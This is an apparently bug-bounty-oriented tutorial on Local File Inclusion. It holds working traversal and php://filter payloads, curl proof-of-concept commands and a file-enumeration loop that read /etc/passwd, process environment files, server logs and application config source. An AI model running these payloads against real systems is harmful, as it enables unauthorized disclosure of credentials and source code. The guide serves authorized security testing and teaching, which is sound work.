How to Find and Exploit LFI — A Complete Guide for Bug Bounty Hunters

Local File Inclusion (LFI) vulnerabilities represent a critical class of web application security flaws. This guide provides a structured, actionable methodology for authorized security researchers to identify, test, and validate LFI issues exclusively within programs where explicit permission has been granted. All techniques described are intended solely for ethical, authorized bug bounty hunting or penetration testing activities. Unauthorized use is strictly prohibited and may constitute illegal activity.
1. INTRODUCTION
What this vulnerability is Local File Inclusion (LFI) occurs when a web application dynamically includes and executes or displays the content of a local file on the server based on user-supplied input, without adequate validation or sanitization of the file path. In languages such as PHP, this commonly arises from insecure use of functions like include(), require(), include_once(), or file_get_contents(). Attackers manipulate parameters (e.g., ?file=, ?page=, or ?path=) to traverse the filesystem and access arbitrary local files.
Why it's dangerous LFI can expose sensitive system files (e.g., /etc/passwd, configuration files containing API keys or database credentials), application source code, or environment variables. In severe cases, it enables escalation to remote code execution (RCE) through techniques such as log file poisoning or inclusion of uploaded malicious files. The impact ranges from information disclosure to full server compromise, depending on the files accessible and server configuration.
Where it's commonly found LFI vulnerabilities frequently appear in:
- Custom PHP-based web applications
- Content management systems (CMS) and plugins (e.g., older WordPress extensions)
- Legacy web frameworks using dynamic file inclusion
- File upload handlers or template engines that resolve paths from user input
2. RECONNAISSANCE
Effective reconnaissance identifies endpoints and parameters susceptible to path traversal. Focus on parameters that accept file-like values.
Commands to find vulnerable endpoints Use the following copy-paste-ready commands to enumerate potential targets from a domain (replace https://target.com with the authorized program scope):
# Extract historical endpoints with common LFI parameters using gau
echo "https://target.com" | gau | grep -E '(\?|&)(file|page|include|path|doc|template|view)=' | sort -u > lfi_endpoints.txt

# Alternative: Use waybackurls
echo "https://target.com" | waybackurls | grep -E '(\?|&)(file|page|include|path|doc|template|view)=' | sort -u > lfi_endpoints.txt
Tools to use (with exact syntax)
- ffuf (for fuzzing parameters or values):(Replace /usr/share/seclists/... with the path to your wordlist.)Bash
ffuf -u "https://target.com/?page=FUZZ" -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -mc 200,302 -fr "404|not found" - Burp Suite (manual or automated): Crawl the target, then use Intruder on suspected parameters with a payload list containing traversal sequences (detailed in Section 3).
- Nuclei (template-based scanning, if templates are available):Bash
nuclei -u https://target.com -t http/exposures/lfi/lfi-generic.yaml -tags lfi
What to look for in responses
- HTTP status 200 with unexpected content (e.g., Unix/Linux user account data starting with root:x:0:0: or daemon:x:1:1:).
- Inclusion of file contents that differ from normal application output.
- Error messages revealing filesystem paths or PHP warnings about include().
- Responses containing environment variables, database credentials, or source code snippets when testing php://filter wrappers.
3. TESTING METHODOLOGY
Follow this step-by-step process on identified endpoints.
Step-by-step testing process
- Identify the target parameter (e.g., https://target.com/vuln.php?file=index.php).
- Test basic inclusion of known local files.
- Apply path traversal sequences to escape the web root.
- Test bypass techniques for any weak filters.
- Validate with sensitive, non-executable files to confirm inclusion without triggering server-side execution.
Exact payloads to try (append or replace the parameter value; replace https://target.com/vuln.php?file= with the actual endpoint):
- Basic traversal (adjust depth as needed):text
../../../etc/passwd ../../../../../../etc/passwd /etc/passwd - URL-encoded variants for filter bypass:text
%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd ..%2f..%2f..%2f..%2fetc%2fpasswd - PHP stream wrappers (for source code disclosure):text
php://filter/convert.base64-encode/resource=index.php php://filter/read=string.rot13/resource=/etc/passwd - Windows-specific (if applicable):text
..\..\..\..\..\windows\win.ini - Advanced (environment or process files):text
/proc/self/environ
/proc/self/cmdline
How to know if it's vulnerable
- The response contains verbatim content from the targeted file (e.g., lines from /etc/passwd or base64-encoded PHP source when using wrappers).
- Normal application behavior is replaced or appended with filesystem content.
- No server-side sanitization errors occur, and the file is successfully rendered.
4. EXPLOITATION
Once confirmed, exploitation focuses on controlled file disclosure. The following provides working, copy-paste-ready artifacts.
Working proof-of-concept code Use this simple Bash one-liner to retrieve and display a target file (replace URL and filename):
curl -s "https://target.com/vuln.php?file=../../../etc/passwd" | tee lfi_output.txtReal HTTP requests/responses Request (via curl):
curl -v -X GET "https://target.com/vuln.php?file=../../../etc/passwd" \
     -H "User-Agent: BugBounty-Research/1.0" \
     -H "Accept: text/html"
Expected vulnerable response excerpt:
HTTP/2 200 OK
...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
Commands to execute To systematically enumerate additional files:
for file in /etc/passwd /etc/hosts /proc/version /var/log/apache2/access.log; do
  echo "[+] Testing $file"
  curl -s "https://target.com/vuln.php?file=../../../${file#/}" | head -c 500
done
For source code extraction (PHP applications):
curl -s "https://target.com/vuln.php?file=php://filter/convert.base64-encode/resource=../config.php" | base64 -d > config_extracted.phpNote: Exploitation must remain within authorized scope. Log any sensitive data disclosure immediately for reporting.
5. REFERENCES
The following publicly disclosed cases illustrate real-world LFI impact:
- CVE-2024-10871 (Category Ajax Filter WordPress plugin ≤ 2.8.2): Unauthenticated LFI via the params[caf-post-layout] parameter, allowing arbitrary local file reads.
- CVE-2024-10571 (Chartify WordPress plugin ≤ 2.9.5): Unauthenticated LFI via the source parameter.
- CVE-2024-2411 (MasterStudy LMS WordPress plugin ≤ 3.3.0): Unauthenticated LFI via the stm_lms_load_modal AJAX action.
- TimThumb (2011 WordPress image manipulation script): A widely exploited LFI vulnerability that compromised over 1.2 million websites by enabling arbitrary file inclusion and subsequent shell uploads.
- HackerOne Report #2778380 (2024): Unauthenticated LFI allowing disclosure of application source code and configuration files on the affected server.
- Weather.gov (2012): LFI exploitation by security researchers that exposed sensitive server information.
Researchers are encouraged to consult the latest OWASP Top 10 (A03:2021 – Injection) and platform-specific security advisories for additional context.
This methodology equips authorized bug bounty hunters with precise, repeatable techniques to discover and responsibly report LFI vulnerabilities. Always adhere to program rules, scope, and responsible disclosure policies.


Post a Comment